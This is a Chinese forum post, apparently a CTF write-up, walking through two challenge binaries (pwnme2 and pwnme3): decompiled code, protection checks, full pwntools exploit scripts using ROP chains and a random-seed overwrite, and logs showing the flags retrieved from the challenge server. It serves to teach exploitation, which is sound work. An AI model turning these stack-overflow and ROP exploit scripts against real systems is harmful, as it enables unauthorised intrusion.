pwnme2和pwnme3的wp

niexinming / 2017-11-12 21:46:01 / 浏览数 2939

这两个题目是cmcc的比赛，比较有意思，我把pwn的wp发出来，供大家学习，我会写的稍微详细一点，方便新手学习
pwnme2的下载地址是http://download.csdn.net/download/niexinming/10021147
题目要求：

```
Task:
■■■■■■■■■■■■■■■■■flag■■■■...
■■■■■nc 104.224.169.128 18887
```

把pwnme2直接拖入ida中
main函数：

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   int v3; // ebp@0
4   int result; // eax@1
5   int v5; // ecx@1
6   const char *v6; // [sp-98h] [bp-98h]@0
7
8   string = 0;
9   fflush(stdout);
10  puts("Welcome");
11  puts("Please input:");
12  fflush(stdout);
13  gets((char *)(v3 - 136));
14  userfunction(v3 - 136, v6);
15  result = 0;
16  v5 = *(_DWORD *)(v3 - 4);
17  return result;
18 }
```

userfunction函数

IDA View-A | Pseudocode-B | Pseudocode-A | Hex View-1 | Stru

```
1 int __cdecl userfunction(int a1, const char *a2)
2 {
3   int v3; // [sp-6Ch] [bp-6Ch]@1
4
5   strcpy((char *)&v3, a2);
6   printf("Hello, %s\n", a2);
7   return nullsub_4();
8 }
```

先运行一下程序看一下这个程序干了啥

```
h11p@ubuntu:~/hackme$ ./pwnme2
Welcome
Please input:
123
Hello, 123
```

再看看程序开启了哪些保护：

```
h11p@ubuntu:~/hackme$ checksec pwnme2
[*] '/home/h11p/hackme/pwnme2'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
h11p@ubuntu:~/hackme$
```

看到NX enabled是开启了栈不可执行，这时ROP就有应用空间了

在程序里面可以看到strcpy这个函数，所以这里会造成栈溢出漏洞，经过简单的探测，可以发现只要输入116个a就刚刚好覆盖到函数的返回值，经过观察我发现里面有个函数

```
1  int exec_string()
2  {
3    char v1; // [sp-Dh] [bp-Dh]@3
4    FILE *v2; // [sp-Ch] [bp-Ch]@1
5
6    v2 = fopen(&string, "r");
7    if ( !v2 )
8      perror("Wrong file");
9    fgets(&v1, 50, v2);
10   puts(&v1);
11   fflush(stdout);
12   fclose(v2);
13   return nullsub_1();
14 }
```

可以利用这个函数读取服务器的flag，但是string没有值，可以点击string来查看string在哪里

```
.bss:0804A040 ; ============================================================================
.bss:0804A040
.bss:0804A040 ; Segment type: Uninitialized
.bss:0804A040 ; Segment permissions: Read/Write
.bss:0804A040 ; Segment alignment '32byte' can not be represented in assembly
.bss:0804A040 _bss            segment para public 'BSS' use32
.bss:0804A040                 assume cs:_bss
.bss:0804A040                 ;org 804A040h
.bss:0804A040                 assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
.bss:0804A040                 public stdout@@GLIBC_2_0
.bss:0804A040 ; FILE *stdout
.bss:0804A040 stdout@@GLIBC_2_0 dd ?                  ; DATA XREF: exec_string+57↑r
.bss:0804A040                                         ; main+1B↑r ...
.bss:0804A040                                         ; Alternative name is 'stdout'
.bss:0804A040                                         ; Copy of shared data
.bss:0804A044 completed_6578  db ?                    ; DATA XREF: __do_global_dtors_aux↑r
.bss:0804A044                                         ; __do_global_dtors_aux+14↑w
.bss:0804A045                 align 20h
.bss:0804A060                 public string
.bss:0804A060 ; char string
.bss:0804A060 string          db ?                    ; DATA XREF: exec_string+E↑o
.bss:0804A060                                         ; add_home+D↑o ...
.bss:0804A061                 db    ? ;
.bss:0804A062                 db    ? ;
.bss:0804A063                 db    ? ;
```

可以看到string在.bss段偏移+0x20的地方，我马上就想到，可以用gets(.bss+0x20)把flag在服务器的绝对地址写入到.bss+0x20里面，然后再调用exec_string，然后就可以

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'niexinming'

from pwn import *
context(terminal = ['gnome-terminal', '-x', 'sh', '-c'], arch = 'i386', os = 'linux', log_level = 'debug')

def debug(addr = '0x080486f6'):
   raw_input('debug:')
   gdb.attach(io, "b *" + addr)

shellcode="/home/.flag1"

elf = ELF('/home/h11p/hackme/pwnme2')
exec_string=elf.symbols['exec_string']
print "%x" % exec_string
scanf_addr = elf.symbols['gets']
print "%x" % scanf_addr
bss_addr = elf.bss()
print "%x" % bss_addr
offset = 0x70

#io = process('/home/h11p/hackme/pwnme2')

io = remote('104.224.169.128', 18887)

payload = 'A' * offset
payload += p32(scanf_addr)     #■■■■■gets■■
payload += p32(exec_string)    #■■■gets■■■■■■exec_string
payload += p32(bss_addr+0x20)     #■■.bass+0x20

#debug()
io.sendline(payload)
io.sendline(shellcode)

io.interactive()

io.close()
```

看一下效果

```
    00000056
Hello, U\x89◆◆◆\x18\x83h\x10\x88\x0h`\xa0\x0◆◆◆\xff\xff\x83◆■x89E◆◆)◆
[DEBUG] PLT 0x8048420 printf
[DEBUG] PLT 0x8048430 fflush
[DEBUG] PLT 0x8048440 gets
[DEBUG] PLT 0x8048450 fgets
[DEBUG] PLT 0x8048460 fclose
[DEBUG] PLT 0x8048470 perror
[DEBUG] PLT 0x8048480 strcpy
[DEBUG] PLT 0x8048490 puts
[DEBUG] PLT 0x80484a0 __libc_start_main
[DEBUG] PLT 0x80484b0 fopen
[DEBUG] PLT 0x80484c0 __gmon_start__
[*] '/home/h11p/hackme/pwnme2'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
80485cb
8048440
804a040
[+] Opening connection to 104.224.169.128 on port 18887: Done
[DEBUG] Sent 0x7d bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    *
    00000070  40 84 04 08  cb 85 04 08  60 a0 04 0B  0a           |@···|····|`···|·|
    0000007d
[DEBUG] Sent 0xd bytes:
    '/home/.flag1\n'
*[*] Switching to interactive mode
[DEBUG] Received 0x16 bytes:
    'Welcome\n'
    'Please input:\n'
Welcome
Please input:
[DEBUG] Received 0x56 bytes:
    00000000  48 65 6c 6c  6f 2c 20 55  89 e5 83 ec  18 83 ec 08  |Hell|o, U|····|····|
    00000010  68 10 88 04  08 68 60 a0  04 08 e8 cd  fe ff ff 83  |h···|·h`·|····|····|
    00000020  c4 10 89 45  f4 83 7d f4  0a 52 4f 50  20 69 73 20  |···E|··}·|·ROP| is |
    00000030  73 6f 20 69  6e 74 65 72  73 74 69 6e  67 2c 20 6b  |so i|nter|stin|g, k|
    00000040  65 79 3a 64  36 30 33 36  61 37 61 61  30 63 37 61  |ey:d|6036|a7aa|0c7a|
    00000050  39 34 36 2e  0a 0a                                 |946.|··|
    00000056
Hello, U\x89◆◆◆\x18\x83h\x10\x88\x0h`\xa0\x0◆◆◆\xff\xff\x83◆■x89E◆◆)◆
ROP is so interstting, key:d6036a7aa0c7a946.

[*] Got EOF while reading in interactive
```

可以看到已经完美的读取到flag的值

另附另一个师傅写的exp，我觉得很不错


```
from pwn import *

#junk + p32(addhome) + p32(pop_ret) + arg1 + p32(addflag) + p32(pop_pop_ret) + arg2 + arg1 + p32(exec)
#ROPgadget --binary ./pwnme2 --only "pop|ret"

context(arch='i386', os='linux', log_level='debug')

def debug(addr = '0x080486f6'):
   raw_input('debug:')
   gdb.attach(r, "b *" + addr)

#r = process('/home/h11p/hackme/pwnme2')
r = remote('104.224.169.128', 18887)


elf = ELF('/home/h11p/hackme/pwnme2')
add_home_addr = elf.symbols['add_home']
add_flag_addr = elf.symbols['add_flag']
exec_str_addr = elf.symbols['exec_string']

pop_ret = 0x08048680
#pop_ret = 0x08048409
pop_pop_ret = 0x0804867f

payload = cyclic(0x6c)
payload += cyclic(0x04)
a1==0x0DEADBEEFh
payload += p32(add_home_addr) + p32(pop_ret) + '\xef\xbe\xad\xde'#add_home

#a1 == 0xCAFEBABE && a2 == 0xABADF00D
payload += p32(add_flag_addr) + p32(pop_pop_ret)  + '\xbe\xba\xfe\xca' + '\x0d\xf0\xad\xab'#add_flag

payload += p32(exec_str_addr)
#debug()
r.recvuntil('Please input:', drop=True)
r.sendline(payload)
print r.recvall()
```

这个exp分别调用add_home和add_flag这个函数，首先看add_home这个函数

```
1 int __cdecl add_home(int a1, int a2)
2 {
3   unsigned int v2; // eax@2
4
5   if ( a2 == -559038737 )
6   {
7     v2 = strlen(&string) + 134520928;
8     *(_DWORD *)v2 = 1836017711;
9     *(_WORD *)(v2 + 4) = 101;
10  }
11  return nullsub_2();
12 }
```

通过这个函数可以看到传递进入这个函数的a2这个参数要等于0x0DEADBEEF才能在&string中写入/home，也就是在.bss+0x20里面写入/home，然后调用pop

ebp;ret；（0x08048680）目的是把最开始传入的参数弹出栈，然后再调用add_flag这个函数
再看add_flag这个函数：



```
1  void __cdecl add_flag(int a1, int a2, int a3)
2  {
3    unsigned int v3; // eax@3
4
5    if ( a2 == -889275714 && a3 == -1414664179 )
6    {
7      v3 = strlen(&string) + 134520928;
8      *(_DWORD *)v3 = 1818635823;
9      *(_DWORD *)(v3 + 4) = 3237729;
10   }
11   nullsub_3();
12 }
```

同理在add_flag这个函数中也是一样的，只不过add_flag判断的值是两个参数a1 == 0xCAFEBABE && a2 == 0xABADF00D，add_flag函数的作用是往/home后面添加/.flag1这个字符串，调用完add_flag这个函数之后用pop edi；pop ebp；ret；(0x0804867f)把参数弹出栈，最后调用exec_string，此时&string中的值就会由空变成/home/.flag了，此时exec_string就会读出flag的内容
讲完pwmme2下面开始讲pwnme3,pwnme3的下载地址是http://download.csdn.net/download/niexinming/10021157，这个题目很有意思
题目要求：

```
Task:
■■100■■■■■■■■■■■■...
■■■■■nc 104.224.169.128 18885
```

把pwnme3直接拖入ida中
main函数：

IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums

```
44  v8 = 0;
45  __isoc99_scanf("%d", &v8);
46  if ( v8 != 1 )
47  {
48    puts("Bye~");
49    exit(0);
50  }
51  puts("Input your name : ");
52  read(0, &v9, 0x2Au);
53  printf("Hello %s\n!", &v9);
54  srand(v15);
55  puts("-----------------------------------------");
56  puts("|  Welcome to online number guessing game. |");
57  puts("|   Win 100 times and you'll be rewarded   |");
58  puts("|           Range : [1, 100000]            |");
59  puts("-----------------------------------------");
60  for ( i = 0; i <= 99; ++i )
61  {
62    printf("Round %d\n", i);
63    v14 = rand();
64    srand(v14);
65    printf("Init random seed OK. Now guess :");
66    __isoc99_scanf("%d", &v12);
67    v13 = rand() % 0x1869Fu + 1;
68    if ( v12 != v13 )
69    {
70      puts("Wrong! Try again later");
71      exit(0);
72    }
73    puts("Correct!");
74  }
75  if ( i == 100 )
76  {
77    printf("Congratz! Now here is what you want:");
78    sub_804876C();
00000841 main:70
```

如果成功的猜对100个随机数，那么就可以进入sub_804876C这个函数：

IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enu

```
1 signed int sub_804876C()
2 {
3   int fd; // ST18_4@1
4   size_t n; // ST14_4@4
5   void *s; // [sp+1Ch] [bp-Ch]@1
6
7   s = malloc(0x64u);
8   memset(s, 0, 0x64u);
9   fd = open("/home/guess/flag", 0);
10  if ( read(fd, s, 0x64u) < 0 )
11  {
12    write(1, "Something went wrong, contact admin", 0x25u);
13    exit(0);
14  }
15  n = strlen((const char *)s);
16  write(1, s, n);
17  free(s);
18  return 1;
19 }
```

这个函数就是读取flag文件并输出

先运行一下程序看一下这个程序干了啥

```
h11p@ubuntu:~/hackme$ ./pwnme3
Are you sure want to play the game?
1
Input your name :
123
Hello 123

!-----------------------------------------
|  Welcome to online number guessing game. |
|   Win 100 times and you'll be rewarded   |
|          Range : [1, 100000]             |
-------------------------------------------
Round 0
Init random seed OK. Now guess :11
Wrong! Try again later
h11p@ubuntu:~/hackme$
```

这程序先要输入一个1，然后输入name，然后输入要猜的数字
诈一看这个程序似乎没有什么漏洞，输入name的地方有42个字符的限制，远远达不到覆盖函数返回值的地方，后来经过M4x师傅的提醒，这个题目的是覆盖随机数的种子这
我先输入42个a，看看随机数的种子会不会被覆盖

```
Terminal
   0x8048959 <main+294>:        call   0x8048590 <printf@plt>
   0x804895e <main+299>:        mov    eax,DWORD PTR [esp+0xc8]
   0x8048965 <main+306>:        mov    DWORD PTR [esp],eax
=> 0x8048968 <main+309>:        call   0x8048610 <srand@plt>
   0x804896d <main+314>:        mov    DWORD PTR [esp],0x8048bc4
   0x8048974 <main+321>:        call   0x80485d0 <puts@plt>
   0x8048979 <main+326>:        mov    DWORD PTR [esp],0x8048bf4
   0x8048980 <main+333>:        call   0x80485d0 <puts@plt>
Guessed arguments:
arg[0]: 0x61616161 ('aaaa')
[-------------------------------------stack-------------------------------------]
0000| 0xffa14bc0 ("aaaabL\241\377*")
0004| 0xffa14bc4 --> 0xffa14c62 ('a' <repeats 42 times>)
0008| 0xffa14bc8 --> 0x2a ('*')
0012| 0xffa14bcc --> 0xffa14c48 --> 0xf75f8dc8 --> 0x2b76 ('v+')
0016| 0xffa14bd0 --> 0xffa14c90 --> 0x0
0020| 0xffa14bd4 --> 0xf77cbb6b (<_dl_lookup_symbol_x+235>:     add    esp,0x30)
0024| 0xffa14bd8 --> 0x804831c --> 0x81
0028| 0xffa14bdc --> 0xffa14c48 --> 0xf75f8dc8 --> 0x2b76 ('v+')
[-----------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x08048968 in main ()
gdb-peda$
```

运行到srand函数后下断点，然后发现随机数种子确实被覆盖成0x61616161了，这样的话就可以根据逆向的结果写个程序来预测之后100个随机数了

```
#include<stdio.h>
#include<stdlib.h>
int main() {
   int i;
   int v14,v13,v12;

   srand(0x61616161);
   for (i = 0; i <= 99; ++i)
   {

       v14 = rand();
       srand(v14);

       v13 = rand() % 0x1869Fu + 1;
       printf("%d\n", v13);
```

```
   }
}
```

注意，这个程序编译的时候只能在Linux用gcc编译，不能用win下的visual studio编译，随机数的生成也不能用python来模拟
这样生成100个随机数之后写入到一个文件里面，然后用pwntool不断的发送数字就能拿到flag
我都exp：

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'niexinming'

from pwn import *
context(terminal = ['gnome-terminal', '-x', 'sh', '-c'], arch = 'i386', os = 'linux', log_level = 'debug')

def debug(addr = '0x08048968'):
   raw_input('debug:')
   gdb.attach(io, "b *" + addr)

shellcode="/home/flag"
#  print disasm(shellcode)

offset = 0x2a

#io = process('/home/h11p/hackme/pwnme3')

io = remote('104.224.169.128', 18885)

payload ="a"*42

#debug()
io.recvuntil('Are you sure want to play the game?\n')
io.sendline('1')
io.recvuntil('Input your name :')
io.sendline(payload)
with open('rand.txt','r') as file:
   for line in file:
       io.recvuntil('Init random seed OK. Now guess :')
       io.sendline(line)
#io.sendline(shellcode)

io.interactive()
#resp = io.recvn(4)
#myread = u32(resp)
#print myread
io.close()
```

```
    'Correct!\n'
    'Round 95\n'
[DEBUG] Received 0x20 bytes:
    'Init random seed OK. Now guess :'
[DEBUG] Sent 0x7 bytes:
    '95707\n'
    '\n'
[DEBUG] Received 0x8 bytes:
    'Correct!'
[DEBUG] Received 0x2a bytes:
    '\n'
    'Round 96\n'
    'Init random seed OK. Now guess :'
[DEBUG] Sent 0x7 bytes:
    '52191\n'
    '\n'
[DEBUG] Received 0x8 bytes:
    'Correct!'
[DEBUG] Received 0x2a bytes:
    '\n'
    'Round 97\n'
    'Init random seed OK. Now guess :'
[DEBUG] Sent 0x7 bytes:
    '53909\n'
    '\n'
[DEBUG] Received 0x8 bytes:
    'Correct!'
[DEBUG] Received 0x2a bytes:
    '\n'
    'Round 98\n'
    'Init random seed OK. Now guess :'
[DEBUG] Sent 0x7 bytes:
    '98160\n'
    '\n'
[DEBUG] Received 0x8 bytes:
    'Correct!'
[DEBUG] Received 0xa bytes:
    '\n'
    'Round 99\n'
[DEBUG] Received 0x20 bytes:
    'Init random seed OK. Now guess :'
[DEBUG] Sent 0x7 bytes:
    '40842\n'
    '\n'
[*] Switching to interactive mode
[DEBUG] Received 0x8 bytes:
    'Correct!'
Correct![DEBUG] Received 0x4b bytes:
    '\n'
    'Congratz! Now here is what you want:\n'
    'Guys, the key is db75896ac0bba1a5.\n'
    '\n'
    '\n'

Congratz! Now here is what you want:
Guys, the key is db75896ac0bba1a5.


[*] Got EOF while reading in interactive
$
```

点击收藏 | 0 关注 | 0

上一篇：BurpSuite_Pro 1.... 下一篇：rop和rop2的题目的wp

1. 1 条追加内容

追加 于 2017年11月13日 11:50

附件是pwnme2和pwnme3

pwnme.zip(0.006 MB) 下载附件

---

1. 2 条回复

坏虾 2017-11-13 11:39:05

这么好的分析文章，竟然都没人讨论。

太伤楼主心了。。 楼主。。 咱们加个好友，私下一起学习吧。

0 回复Ta


niexinming 2017-11-27 20:28:50

@坏虾 私聊

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板